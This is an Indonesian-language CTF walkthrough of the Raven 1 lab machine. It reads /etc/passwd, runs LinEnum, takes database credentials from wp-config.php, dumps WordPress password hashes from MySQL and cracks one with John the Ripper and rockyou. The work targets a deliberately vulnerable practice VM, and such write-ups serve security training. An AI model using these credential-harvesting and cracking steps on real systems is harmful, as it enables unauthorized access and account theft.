
```
michael@Raven:~$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-timesync:x:100:103:systemd Time Synchronization,,,:/run/systemd:/bin/false
systemd-network:x:101:104:systemd Network Management,,,:/run/systemd/netif:/bin/false
systemd-resolve:x:102:105:systemd Resolver,,,:/run/systemd/resolve:/bin/false
systemd-bus-proxy:x:103:106:systemd Bus Proxy,,,:/run/systemd:/bin/false
Debian-exim:x:104:109::/var/spool/exim4:/bin/false
messagebus:x:105:110::/var/run/dbus:/bin/false
statd:x:106:65534::/var/lib/nfs:/bin/false
sshd:x:107:65534::/var/run/sshd:/usr/sbin/nologin
michael:x:1000:1000:michael,,,:/home/michael:/bin/bash
smmta:x:108:114:Mail Transfer Agent,,,:/var/lib/sendmail:/bin/false
smmsp:x:109:115:Mail Submission Program,,,:/var/lib/sendmail:/bin/false
mysql:x:110:116:MySQL Server,,,:/nonexistent:/bin/false
steven:x:1001:1001::/home/steven:/bin/sh
```

Setelah saya mencoba membaca beberapa referensi ternyata kita bisa melakukan pencarian informasi dengan singkat menggunakan script yang ada, disini saya menggunakan LinEnum

https://github.com/rebootuser/LinEnum




```
### SYSTEM ##############################################
[-] Kernel information:
Linux Raven 3.16.0-6-amd64 #1 SMP Debian 3.16.57-2 (2018-07-14) x86_64 GNU/Linux


[-] Kernel information (continued):
Linux version 3.16.0-6-amd64 (debian-kernel@lists.debian.org) (gcc version 4.9.2 (Debian 4.9.2-10+deb8u1) ) #1 SMP Debian 3.16.57-2 (2018-07-14)
```




```
### SOFTWARE ##############################################
[-] Sudo version:
Sudo version 1.8.10p3


[-] MYSQL version:
mysql  Ver 14.14 Distrib 5.5.60, for debian-linux-gnu (x86_64) using readline 6.3


[-] Apache user configuration:
APACHE_RUN_USER=www-data
APACHE_RUN_GROUP=www-data


### INTERESTING FILES ####################################
[-] Useful file locations:
/bin/nc
/bin/netcat
/usr/bin/wget
/usr/bin/gcc


[-] Installed compilers:
ii  gcc                                4:4.9.2-2                          amd64        GNU C compiler
ii  gcc-4.9                            4.9.2-10+deb8u1                    amd64        GNU C compiler


[-] Can we read/write sensitive files:
-rw-r--r-- 1 root root 1680 Aug 13  2018 /etc/passwd
-rw-r--r-- 1 root root 804 Aug 13  2018 /etc/group
-rw-r--r-- 1 root root 761 Oct 23  2014 /etc/profile
-rw-r----- 1 root shadow 1173 Aug 13  2018 /etc/shadow
```

oke setelah saya mendapatkan informasi diatas, saya coba untuk mencari beberapa exploitnnya dan masih nihil, disini saya coba untuk melakukan pengecekkan di var/www saya menemukan file flag2.txt




```
michael@Raven:~$ cd /var/www/
michael@Raven:/var/www$ ;s
-bash: syntax error near unexpected token `;'
michael@Raven:/var/www$ ls
flag2.txt  html
michael@Raven:/var/www$ cat flag2.txt
flag2{fc3fd58dcdad9ab23faca6e9a36e581c}
michael@Raven:/var/www$ 
```

Karena sudah terlanjut di /var/www saya tertarik untuk membuka direktori wordpress dan menemukan config filenya dan mendapatkan password dan user mysql




```
<?php
/**
 * The base configuration for WordPress
 *
 * The wp-config.php creation script uses this file during the
 * installation. You don't have to use the web site, you can
 * copy this file to "wp-config.php" and fill in the values.
 *
 * This file contains the following configurations:
 *
 * * MySQL settings
 * * Secret keys
 * * Database table prefix
 * * ABSPATH
 *
 * @link https://codex.wordpress.org/Editing_wp-config.php
 *
 * @package WordPress
 */

// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME', 'wordpress');

/** MySQL database username */
define('DB_USER', 'root');

/** MySQL database password */
define('DB_PASSWORD', 'R@v3nSecurity');

/** MySQL hostname */
define('DB_HOST', 'localhost');

/** Database Charset to use in creating database tables. */
define('DB_CHARSET', 'utf8mb4');

/** The Database Collate type. Don't change this if in doubt. */
define('DB_COLLATE', '');

/**#@+
 * Authentication Unique Keys and Salts.
 *
 * Change these to different unique phrases!
 * You can generate these using the {@link https://api.wordpress.org/secret-key/1.1/salt/ WordPress.org secret-key service}
 * You can change these at any point in time to invalidate all existing cookies. This will force all users to have to log in again.
 *
 * @since 2.6.0
 */
define('AUTH_KEY',         '0&ItXmn^q2d[e*yB:9,L:rR<B`h+DG,zQ&SN{Or3zalh.JE+Q!Gi:L7U[(T:J5ay');
define('SECURE_AUTH_KEY',  'y@^[*q{)NKZAKK{,AA4y-Ia*swA6/O@&*r{+RS*N!p1&a$*ctt+ I/!?A/Tip(BG');
define('LOGGED_IN_KEY',    '.D4}RE4rW2C@9^Bp%#U6i)?cs7,@e]YD:R~fp#hXOk$4o/yDO8b7I&/F7SBSLPlj');
```

```
// ** MySQL settings - You can get this info from your web host **
//
/** The name of the database for WordPress */
define('DB_NAME', 'wordpress');

/** MySQL database username */
define('DB_USER', 'root');

/** MySQL database password */
define('DB_PASSWORD', 'R@v3nSecurity');

/** MySQL hostname */
define('DB_HOST', 'localhost');
```



```
michael@Raven:/var/www/html/wordpress$ mysql -u root -p
Enter password:
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 96
Server version: 5.5.60-0+deb8u1 (Debian)

Copyright (c) 2000, 2018, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| mysql              |
| performance_schema |
| wordpress          |
+--------------------+
4 rows in set (0.00 sec)

mysql> use wordpress
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> 
```


Disini saya tertarik dengan table users di databases wordpress dan setelah saya cek saya mendapatkan user dan passwordnya.




```
Database changed
mysql> show tables;
+-----------------------+
| Tables_in_wordpress   |
+-----------------------+
| wp_commentmeta        |
| wp_comments           |
| wp_links              |
| wp_options            |
| wp_postmeta           |
| wp_posts              |
| wp_term_relationships |
| wp_term_taxonomy      |
| wp_termmeta           |
| wp_terms              |
| wp_usermeta           |
| wp_users              |
+-----------------------+
12 rows in set (0.00 sec)

mysql> select wp_users;
ERROR 1054 (42S22): Unknown column 'wp_users' in 'field list'
mysql> select * from wp_users;
+----+------------+------------------------------------+---------------+-------------------+----------+---------------------+---------------------+-------------+----------------+
| ID | user_login | user_pass                          | user_nicename | user_email        | user_url | user_registered     | user_activation_key | user_status | display_name   |
+----+------------+------------------------------------+---------------+-------------------+----------+---------------------+---------------------+-------------+----------------+
|  1 | michael    | $P$BjRvZQ.VQcGZlDeiKToCQd.cPw5XCe0 | michael       | michael@raven.org |          | 2018-08-12 22:49:12 |                     |           0 | michael        |
|  2 | steven     | $P$Bk3VD9jsxx/loJoqNsURgHiaB23j7W/ | steven        | steven@raven.org  |          | 2018-08-12 23:31:16 |                     |           0 | Steven Seagull |
+----+------------+------------------------------------+---------------+-------------------+----------+---------------------+---------------------+-------------+----------------+
```

michael | $P$BjRvZQ.VQcGZlDeiKToCQd.cPw5XCe0 steven | $P$Bk3VD9jsxx/loJoqNsURgHiaB23j7W/

Lalu saya coba cek table posts dan mendapatkan flag_3, flag_4



```
mysql> select post_author, post_date, post_content from wp_posts;
+-------------+---------------------+------------------------------------------------
--------------------------------------------------------------------------------
--------------------------------------------------------------------------------
--------------------------------------------------------------------------------
| post_author | post_date           | post_content



+-------------+---------------------+------------------------------------------------
--------------------------------------------------------------------------------
--------------------------------------------------------------------------------
--------------------------------------------------------------------------------
|           1 | 2018-08-12 22:49:12 | Welcome to WordPress. This is your first



|           1 | 2018-08-12 22:49:12 | This is an example page. It's different f
tors. It might say something like this:

<blockquote>Hi there! I'm a miner by day, aspiring actor by night, and this is

...or something like this:

<blockquote>The XYZ Doohickey Company was founded in 1971, and has been providi

As a new WordPress user, you should go to <a href="http://192.168.206.131/wordp
|           1 | 2018-08-13 01:48:31 | flag3{afc01ab56b50591e7dccf93122770cd2}



|           1 | 2018-08-12 23:31:59 | flag4{715dea6c055b9fe3337544932f2941ce}



|           2 | 2018-08-13 01:48:31 | flag3{afc01ab56b50591e7dccf93122770cd2}



+-------------+---------------------+------------------------------------------------
--------------------------------------------------------------------------------
--------------------------------------------------------------------------------
--------------------------------------------------------------------------------
5 rows in set (0.00 sec)
```



Proceeded!
1 hashes were checked: 1 possibly identified 0 no identification


Pay professionals to decrypt your remaining lists
https://hashes.com/en/escrow/view

✓ **Possible identifications:** Decrypt Hashes

```
$P$Bk3VD9jsxx/loJoqNsURgHiaB23j7W/ - Possible algorithms: phpass, phpBB3 (MD5), Joomla >= 2.5.18 (MD5), WordPress (MD5)
```

Disini setelah saya coba melakukan pengecekkan hash apa yang digunakan di password saya menemukan bahwa password menggunakan md5 wordpress, langsung saja saya crack menggunakan john the ripper


```
$ john --wordlist=/usr/share/wordlists/rockyou.txt steven.txt
```




```
Session aborted
 ✘ kali@kali  ~/CTF/raven1  john --wordlist=/usr/share/wordlists/rockyou.txt steven.txt
Using default input encoding: UTF-8
Loaded 1 password hash (phpass [phpass ($P$ or $H$) 128/128 SSE2 4x3])
Cost 1 (iteration count) is 8192 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
pink84           (?)
1g 0:00:00:02 DONE (2023-07-10 00:31) 0.3816g/s 17514p/s 17514c/s 17514C/s tamika1..milkdud
Use the "--show --format=phpass" options to display all of the cracked passwords reliably
Session completed.
 kali@kali  ~/CTF/raven1 
```

user   : steven
password   : pink84

